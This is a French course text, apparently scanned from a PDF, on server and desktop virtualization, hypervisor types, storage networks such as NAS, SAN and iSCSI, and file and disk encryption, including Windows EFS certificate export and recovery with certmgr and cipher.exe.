Sous Unix l'ancêtre de ces mécanismes est la commande **chroot**, qui était par exemple utilisée pour isoler du système de fichiers un serveur ftp anonyme.

Actuellement on peut profiter du développement de la virtualisation pour assurer le confinement.

7.1 Virtualisation des serveurs

La virtualisation des serveurs dans un centre de calcul est une solution maintenant présente dans la quasi-totalité des cas. Elle présente plusieurs avantages qui expliquent sont succès :

Meilleure utilisation du matériel en répartissant la charge dynamiquement sur les serveurs physiques. L'optimisation qui en résulte diminue les coûts d'investissement de maintenance et de fonctionnement. Avec également un gain en consommation électrique.

Souplesse de mise en place de nouveaux services par la création de nouvelle machines virtuelles.

Cloisonnement plus fin des applications grâce à la mise en place de systèmes virtuels dédiés, donc gain au niveau de la sécurité.

Souplesse d'exploitation grâce à la possibilité de déplacer dynamiquement les serveurs en fonction des besoins de maintenance ou autres.

Outil de déploiement et de gestion des machines virtuels facilitant l'administration du parc des serveurs.

Bien évidemment il existe aussi quelques inconvénients :

L'introduction d'une nouvelle couche comportant elle-même des bugs qui s'ajoutent à ceux éventuels du système d'exploitation.

En termes de sécurité le cloisonnement des différents systèmes vaut ce que vaut le système de virtualisation. Compte tenu de la complexité de ces systèmes, en particulier au niveau de la gestion des interfaces réseaux virtuelle l'audit de cette sécurité n'est pas forcément simple. On introduit donc potentiellement de nouvelles failles.

Coût et complexité du calcul du prix des licences.

7.2 Virtualisation des clients

La virtualisation des clients ou « desktop virtualization » est une offre plus récente qui commence à se diffuser actuellement.

L'offre la plus courante est celle de VMware, elle utilise un poste client léger et une machine virtuelle par client tournant sur un serveur central. Mais il existe aussi des possibilités de faire tourner la machine virtuelle en local.

Il existe aussi une offre sur Server 2008 « Microsoft Virtual Desktop Infrastructure » utilisant l'hyperviseur Hyper-V et la couche de présentation « Remote Desktop Services » anciennement « Terminal Services ».

Avec ce type de solution il est possible de créer dynamiquement un système différent à partir d'un modèle pour chaque utilisateur.

Quelques avantages et inconvénients :

Les avantages sont évidemment la souplesse de la virtualisation, tous les avantages de gestion de la virtualisation des serveurs se retrouvent pour le poste client. On gagne en particulier en rapidité de déploiement et pour la modification rapide du modèle du poste client.

Coté inconvénients on retrouve la problématique du client léger qui n'est pas nouvelle ni directement liée à la virtualisation :

La performance du poste client est fonction du dimensionnement des serveurs et diminue avec le nombre de poste clients en fonctionnement.

Le réseau est intensivement utilisé pour l'affichage et la transmission des frappes clavier et souris. Cela introduit également un risque de sécurité si le réseau n'est pas sécurisé. Le protocole utilisé pour la transmission est généralement spécifique à chaque produit, de préférence avec une compression des données.

Les applications utilisant intensivement la carte graphique ne peuvent évidemment pas disposer des mêmes performances lorsque le poste client est virtualisé. Cela peut conduire à conserver un certain nombre de postes non virtualisés.

7.3 Type de virtualisation

Plusieurs solutions de virtualisation ont été imaginées, on peut tenter de résumer les principales différences sur les critères suivants :

7.3.1 Modification du système hôte

D'un point de vue pratique la possibilité d'exécuter sans modification un système dans un environnement virtualisé est un critère de choix important.

Le système de virtualisation peut émuler complètement un type de matériel et offrir une machine virtuelle « Virtual machine » au système hôte. Dans ce cas le système hôte n'est pas modifié. Dans cette approche un hyperviseur doit gérer les instructions en mode réel qui ne peuvent s'exécuter en mode « user space ». Les processeurs récents Intel et AMD supportent des fonctionnalités pour faciliter la gestion de la virtualisation par l'hyperviseur et éviter l'émulation logicielle. Sur Intel la fonctionnalité est Intel VT-x. Sous linux le flag est vmx dans le fichier /proc/cpuinfo, cela permet de vérifier la présence de cette fonctionnalité. Quelquefois il faut activer la virtualisation dans le bios.

L'autre possibilité est la « para virtualisation ». Dans cette solution le système hôte est modifié et a connaissance du système de virtualisation utilisé. Les instructions en mode réel qui posent problème sont gérées et traduites par les hôtes directement. Des pilotes spécifiques sont aussi intégrés au système hôte, ce qui permet un accès direct au matériel. Cette solution est en principe plus performante sur le papier. Mais les modifications du kernel limitent beaucoup les possibilités de virtualisation.

Il existe aussi des solutions mixtes ou hybrides avec un hyperviseur utilisant l'assistance matérielle de virtualisation du processeur et des drivers spécifiquement écrits pour le virtualisation et donc dans une mode para virtualisation.

7.3.2 Position de l'hyperviseur


Dans le cas des machines virtuelles sans para virtualisation, l'hyperviseur peut être installé plus ou moins proche du matériel.

Si l'hyperviseur tourne directement sur le matériel on parle de « native, bare metal ». Les systèmes hôtes tournent directement au-dessus de l'hyperviseur.

Le second type d'hyperviseur dit « hosted » tourne au-dessus du système d'exploitation normal. Les systèmes hôtes sont donc placés à trois niveaux au-dessus du matériel ce qui n'est évidemment pas forcement bon pour la performance.

Par exemple les solutions comme Virtual Pc de Microsoft ou Virtual box sont des hyperviseurs qui tournent sur le système d'exploitation hôte et sont donc pratique à installer et utiliser sur un poste client déjà configuré. En revanche les performances sont moins bonnes que pour les solutions avec hyperviseur natif.

Schéma tiré de wikipedia :



7.3.3 Virtualisation « jail » BSD

Il existe un mecanisme de virtualisation au niveau du système d'exploitation spécifiquement utilisé pour confiner des applications sur les systèmes BSD. Dans ce cas on ajoute des appels systèmes pour gérer les différents espaces de confinement.

Cette solution est intermédiaire entre le seul isolement des fichiers par l'appel système chroot et l'isolement par des machines virtuelles indépendantes.

7.4 Solution VMware

Ce produit propriétaire est leader du marché, il est proposé par beaucoup d'intégrateurs et de société de service par exemple DELL. Il est maintenant bien implanté dans les centres de calcul.

Actuellement la plupart des systèmes et des applications sont supportées dans un environnement VMware, même les sociétés comme Oracle ou Windows dont les produits serveurs n'étaient pas certifiés sous cet environnement supportent de plus en plus la virtualisation.

La version actuelle est vSphere5, elle comprend une suite de plusieurs produits permettant de faciliter la gestion des machines virtuelles et l'administration du centre de calcul. Plusieurs niveaux de fonctionnalité sont disponibles à choisir en fonction des besoins et du coût des licences.

VMware a proposé différent type de virtualisation par le passé mais la version actuelle converge vers « vSphere ESXi ».

Le produit vSphere ESXi est une évolution de VMware ESX devenu VMware ESXi. Il est basé sur Redhat linux avec un minimum de service et un Shell BusyBox. C'est un hyperviseur natif qui s'installe avant tout autre système et qui utilise la virtualisation matérielle.

La perte de performance est évaluée entre 20 et 6 % au mieux par rapport à un système directement sur le matériel.

Le produit utilise une API pour le contrôle des baies de stockage, il faut donc vérifier la compatibilité du matériel avec VMware.

Une critique courante de cet environnement est le coût des licences et l'instabilité du mode de calcul qui est actuellement fonction du nombre de socket processeur et de la mémoire.

7.5 Solution KVM et Qemu

KVM « kernel Virtual Machine » est un module kernel permettant à un programme utilisateur d'accéder aux instructions de virtualisation des processeurs Intel et AMD.

Qemu est un émulateur qui supporte les systèmes sans modifications.

Lorsque les machines hôtes et réelles ont la même architecture et que le module KVM est disponible, Qemu peut utiliser la virtualisation matérielle et exécuter le code du système hôte directement sur le cpu avec un niveau de performance proche de la machine native.

KVM utilise la para virtualisation des drivers avec une librairie standard Virtio incluse dans les kernels linux.

On peut donc classer cette combinaison comme un hyperviseur de type hybride.

Cette solution est développée à titre d'exemple dans la suite.

7.6 Accès aux données, Solutions de stockage de masse

La virtualisation associées à des logiciels de gestion permet de répartir les systèmes sur le matériel de façon très souple. Mais pour cela il faut maintenir un accès aux données de chaque système également indépendant du matériel sur lequel tourne le système à un instant donné. Il faut donc introduire des solutions de stockage de masse également réparties. C'est l'objet de la présentation suivante.

7.6.1 Attachement direct

Cette solution dite **DAS** « Direct attached storage » est la solution traditionnelle ou les disques sont attachés directement au système. C'est le cas général pour le client lourd. C'est aussi une solution possible pour les serveurs.

Il existe de nombreux type de disques avec des types d'attachement différents. Sur les clients on trouve principalement des disques **SATA** « Serial advanced technology attachement ».

Sur les serveurs on utilisait traditionnellement l'interface **SCSI** « Small Computer System interface » qui a évolué d'une interface parallèle (SCSI-1, SCSI2, Ultra SCSI etc) vers une interface **SAS** serial attached SCSI qui est matériellement compatible avec l'interface SATA. Les disques SATA peuvent être branchés sur une interface SAS, mais les disques SAS ne fonctionnent que sur une interface SATA.

Sur les serveurs ou sur station de travail on trouve généralement des solutions permettant la redondance et la tolérance aux pannes de type **RAID** « Redundant array of independent disks ». Classiquement on utilise le RAID 1 (miroir de disques) ou le RAID 5 (avec calcul de parité), mais il existe d'autres beaucoup d'autres types de RAID.

7.6.2 Accès réseau au niveau système de fichier

Cette solution connue sous le nom de **NAS** « Network attached storage » utilise le réseau TCP/IP et un protocole de communication au niveau du système de fichier pour l'accès aux données.

Généralement les protocoles utilisés sont NFS dans le monde Unix/Linux/BSD et CIFS/SMB sous Windows.

Pour NFS on « monte » un système de fichier distant comme une partition locale, aussi bien pour un client ayant besoin d'accéder à des fichiers que pour un serveur.

Pour CIFS on met en place un « partage » Windows qui est vu comme une unité sur un client ou sur un serveur.

Généralement on met en place un serveur NAS pour les clients Unix ou Windows qui peuvent d'ailleurs servir les mêmes fichiers dans les deux environnements, par exemple un « home directory » commun sous Linux et Windows.

Dans le cas où on a besoin d'un accès concurrent depuis plusieurs clients c'est la seule solution disponible.

7.6.3 Accès réseau au niveau bloc

Dans cette solution dite **SAN** « Storage area network » le client accède aux données au niveau des blocs de données comme pour un disque physique. Le client dispose d'un driver de type bloc qui s'interface dans le système au même niveau qu'un driver disque local. Le réseau peut être TCP/IP ou « fibre Channel ».

Ces solutions logicielles ou le plus souvent matérielles vendues comme une « appliance » utilisent des baies de stockage avec des attachements en RAID.

Plusieurs protocoles de communication réseau ont été développés :

Fibre channel est le premier protocole qui a été utilisé, il nécessite des équipements spécialisés, c'est une solution couteuse mise en place dans des centres importants.

FCoE « Fibre Channel over Ethernet » est un protocole qui encapsule la couche supérieure Fibre Channel dans des trames Ethernet. Il est donc possible d'utiliser des switches supportant également du trafic TCP/IP.

FCIP « fibre channel over IP » est un protocole qui encapsule la couche supérieure Fibre Channel dans des paquets IP, avec donc une possibilité de routage IP.

iFCP « Internet fibre channel protocol » protocole concurrent de FCIP.

iSCSI est un protocole qui encapsule les commande SCSI traditionnelles dans des paquets TCP/IP généralement sur des ports TCP 860 et 3260. Il est donc possible de passer sur l'infrastructure réseau standard et même éventuellement de router au niveau IP 3.

On peut aussi trouver des drivers spécifiques pour des baies de stockage propriétaires comme zFCP pour les Zseries IBM.

Si la communication passe par Ethernet, les switches sont généralement dédiés au SAN et spécialement configurés et paramétrés, par exemple pour diminuer les temps de latence.

8 Chiffrement des fichiers

8.1 Chiffrement et système de fichier

8.1.1 Chiffrement d'une partie de l'arborescence

Dans cette solution on chiffre à la demande depuis une application des fichiers ou des parties de l'arborescence, le système ne gère par le chiffrement de façon globale. Cette solution n'est donc pas transparente pour l'utilisateur. En revanche on peut finement choisir les parties à chiffrer et utiliser des clés différentes pour des données différentes. Si l'utilisateur n'est pas suffisamment rigoureux on aura des données confidentielles non chiffrées. On peut donner comme exemple « PGP Pretty Good Privacy », ou bien la version libre gnupg disponible très facilement.

Sous Windows on peut citer AXCrypt et le système de fichier EFS.

8.1.2 Chiffrement intégré au système d'exploitation

Ici on demande au système d'exploitation de chiffrer les données écrites sur les volumes de stockage. L'ensemble des fichiers du système d'exploitation est chiffré de façon transparente. Toutefois une partie de la chaîne de boot comprenant le MBR ou le Kerner n'est pas toujours chiffré.

Ce choix permet de garantir un chiffrement des données sans intervention de l'utilisateur. Il existe généralement une seule clé pour l'ensemble du système, on ne peut donc pas protéger différemment les données. D'autre part si le système est accédé durant son fonctionnement l'ensemble des données est visible. On peut donc choisir d'ajouter un chiffrement supplémentaire par fichiers, même si le système chiffre.

Le chiffrement fait par le système introduit évidemment une perte de performance sur les accès disque qui doit être évidemment minimale. D'autre part le chiffrement ne doit pas introduire de perte de place notable.

Le chiffrement de chaque bloc du disque est fait pas un chiffrement symétrique dont la taille de bloc est plus petite que la taille du bloc ou secteur disque. Il faut donc appliquer un mécanisme de chaînage, par exemple CBC.

Le choix du mécanisme de chaînage est très important pour la sécurité du chiffrement.

Le Chaînage ESSIV « Ecrypted Salt Sector Initialisation Vector » a été développé sous linux pour permettre au vecteur d'initialisation utilisé pour chaque secteur disque d'être difficilement prédictible. Le vecteur IV est une combinaison du numéro de secteur et d'un hash de la clé de chiffrement.

Cette solution évite les contraintes liées à la mise au rebut des supports informatiques. En effet, avant de les prêter ou de les abandonner, il est important de bien nettoyer leur espace de stockage, ou d'assurer la confidentialité de leur contenu.

Il n'est souvent pas suffisant de faire `"supprimer" ou rm` pour détruire complètement toute trace d'un document. Des résidus peuvent subsister dans les données du système de fichier. Certains outils permettent de faire un nettoyage beaucoup plus complet par exemple eraser pour windows ou wipe pour linux. La commande unix badblocks pour une partition complète est aussi utilisable.

8.1.3 Chiffrement matériel complet « Full disk encryption »

Il existe des disques HDD ou SDD avec chiffrement matériel intégré dit FDE, ou bien « Self-encrypting drives » ce qui est plus précis dans la mesure ou le FDE peut être fait par logiciel. C'est le contrôleur matériel intégré au disque qui fait le chiffrement symétrique AES 28 ou 256 bit.

Ces solutions avec auto chiffrement sont en principes interopérables si elles sont conformes à la spécification Opal du TCG (Trusted Computing Group) et à la mention FIPS 140-2 (Federal Information Processing standard).

La difficulté est l'authentification du disque à l'aide d'un code qui peut atteindre 2**256 bits, il faut pouvoir fournir ce code sans pénaliser le confort d'utilisation du système. Ensuite le disque travaille de façon normale sans perte de performance. Cette solution est donc en principe compatible avec tout OS.

Comme pour le chiffrement logiciel, une fois la machine en fonctionnement ou même en hibernation les données sont lisibles depuis un système compromis.

Une référence :

http://www.seagate.com/docs/pdf/fr-FR/whitepaper/mb605_fips_140_2_faq.pdf

8.2 Chiffrement efs sous Seven

Le chiffrement EFS « Encryption File System » permet de chiffrer à la demande un fichier, un répertoire ou même un volume complet.

Quelques références :


http://technet.microsoft.com/en-us/library/cc700811.aspx

Les principales caractéristiques d'efs sont les suivantes :


- Le chiffrement est fait au niveau du système de fichier, les données sont visibles directement dans les applications. En conséquence si le fichier est déplacé par exemple sur le réseau, les données transitent en clair.
- Le chiffrement est fait pas une clé symétrique qui est protégée par une paire de clé asymétrique associée au compte de l'utilisateur. Si la clé privée de l'utilisateur est perdue il faut disposer d'un agent de recouvrement pour pouvoir déchiffrer le fichier.
- La protection de la clé privée est uniquement fonction du mot de passe du compte de l'utilisateur

8.2.1 Attribut de chiffrement

Le chiffrement est demandé par les attributs avancé de la fenêtre propriété du fichier :




Le comportement de Windows est fonction du chiffrement du dossier parent :



Si le dossier est chiffré, les fichiers placés à l'intérieur le sont aussi, comme on le voit sur cet exemple à l'aide de la commande **cipher.exe** :


On a modifié les attributs avancés du répertoire « essai efs » :



On peut vérifier le certificat du compte propriétaire à l'aide de l'empreinte numérique qui est affichée et retrouver ce certificat au niveau du système.


Notez également la présence d'un certificat de récupération appartement au compte administrateur du domaine ad dep-info, car en l'occurrence la machine servant d'exemple est membre du domaine dep-info. Les stratégies de recouvrement sont gérées par des GPO dans un domaine Active Directory.

Pour lister les certificats, on dispose de la console certmgr.msc :




cipher

Le certificat peut être ouvert avec cet outil, on peut vérifier la présence de la clé privée :



L'empreinte numérique est également disponible et correspond à la sortie de la commande cipher :



8.2.2 Récupération des données

Il est prudent d'avoir prévu un mécanisme de récupération des données car la clé privée de l'utilisateur est liée au profile du compte qui lui-même n'est disponible que si le compte avec son SID reste valide.

Il ne faut pas oublier que la recréation d'un compte de même nom ne permet pas de reprendre le SID d'origine ni de retrouver le profile et les clés d'origine. Il y a donc un fort risque de perte de donnée en cas de suppression du compte, même si les fichiers chiffrés ne sont pas perdus.


A titre d'exemple on veut passer les données d'un fichier chiffré d'un utilisateur l'origine à un utilisateur destination différent.

8.2.2.1 Exportation d'un certificat

Le but est l'exportation du certificat et de la clé privée associée dans un fichier pkcs#12 afin de réutiliser l'ensemble sur un autre compte.

On part de la fenêtre certmgr, on sélectionne le certificat, clic droit pour « toute les tâches » puis exporter, ce qui lance l'assistant d'exportation :

Il faut sélectionner la clé privée :




Il faut ensuite donner un mot de passe pour la clé privée, on obtient finalement un fichier d'extension pfx au format pkcs#12.

La commande **cipher /x fichier** permet également d'exporter les certificats de l'utilisateur dans un fichier .pfx

8.2.2.2 Importation d'un certificat

Il faut bien entendu que les droit du fichier soit corrects pour le compte destination, ensuite il faut ouvrir le fichier .pfx, ce qui lance l'assistant et l'importation :



Une fois cette importation réalisée on retrouve le certificat du compte d'origine dans la console certmgr.msc.

Un fichier chiffré avec ce certificat devient lisible par ce compte.

La suppression du certificat de la console permet de vérifier que le fichier n'est plus lisible. Il y a un cache du certificat durant la session, pour vérifier il faut sortir de session. On peut aussi utiliser la commande **cipher /flushcache**

Note :

Cet échange de certificat fonctionne bien lorsque les comptes sont dans le même domaine et que les certificats sont signés par l'autorité de certification du domaine ad. Si la machine n'est pas dans un domaine, le certificat n'est pas signé par une autorité de certification commune aux deux comptes et l'importation ne fonctionne pas.

8.2.3 Gestion de l'espace libre


Le chiffrement d'un fichier supprime le fichier en clair vu du système de fichier, mais les octets peuvent rester lisibles en clair sur le périphérique car le système n'efface pas automatiquement l'espace rendu sur le disque.

Il est donc potentiellement possible de lire des données sensibles à l'aide d'un système quelconque pouvant éditer la structure NTFS.

